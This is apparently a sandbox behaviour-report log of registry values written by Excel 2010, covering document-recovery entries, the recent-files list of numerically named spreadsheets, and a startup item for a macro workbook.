HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE3CA	EE3CA	binary	04 00 00 00 34 08 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 32 00 31 00 2E 00 34 00 32 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 AE 50 FC CB 23 41 D7 01 CA E3 0E 00 CA E3 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE4A4	EE4A4	binary	04 00 00 00 34 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 12 C8 24 CC 23 41 D7 01 A4 E4 0E 00 A4 E4 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2849925037.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE58E	EE58E	binary	04 00 00 00 34 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 FA CF 69 CC 23 41 D7 01 8E E5 0E 00 8E E5 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE64A	EE64A	binary	04 00 00 00 34 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 73 00 74 00 61 00 74 00 69 00 73 00 74 00 69 00 63 00 2D 00 32 00 30 00 37 00 32 00 38 00 30 00 37 00 33 00 33 00 37 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 7D 60 86 CC 23 41 D7 01 4A E6 0E 00 4A E6 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	e~3	binary	65 7E 33 00 34 08 00 00 02 00 00 00 00 00 00 00 6A 00 00 00 01 00 00 00 34 00 00 00 2A 00 00 00 73 00 74 00 61 00 74 00 69 00 73 00 74 00 69 00 63 00 2D 00 32 00 30 00 37 00 32 00 38 00 30 00 37 00 33 00 33 00 37 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 73 00 74 00 61 00 74 00 69 00 73 00 74 00 69 00 63 00 2D 00 32 00 30 00 37 00 32 00 38 00 30 00 37 00 33 00 33 00 37 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\106D05	106D05	binary	04 00 00 00 34 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 B8 EF D5 07 24 41 D7 01 05 6D 10 00 05 6D 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
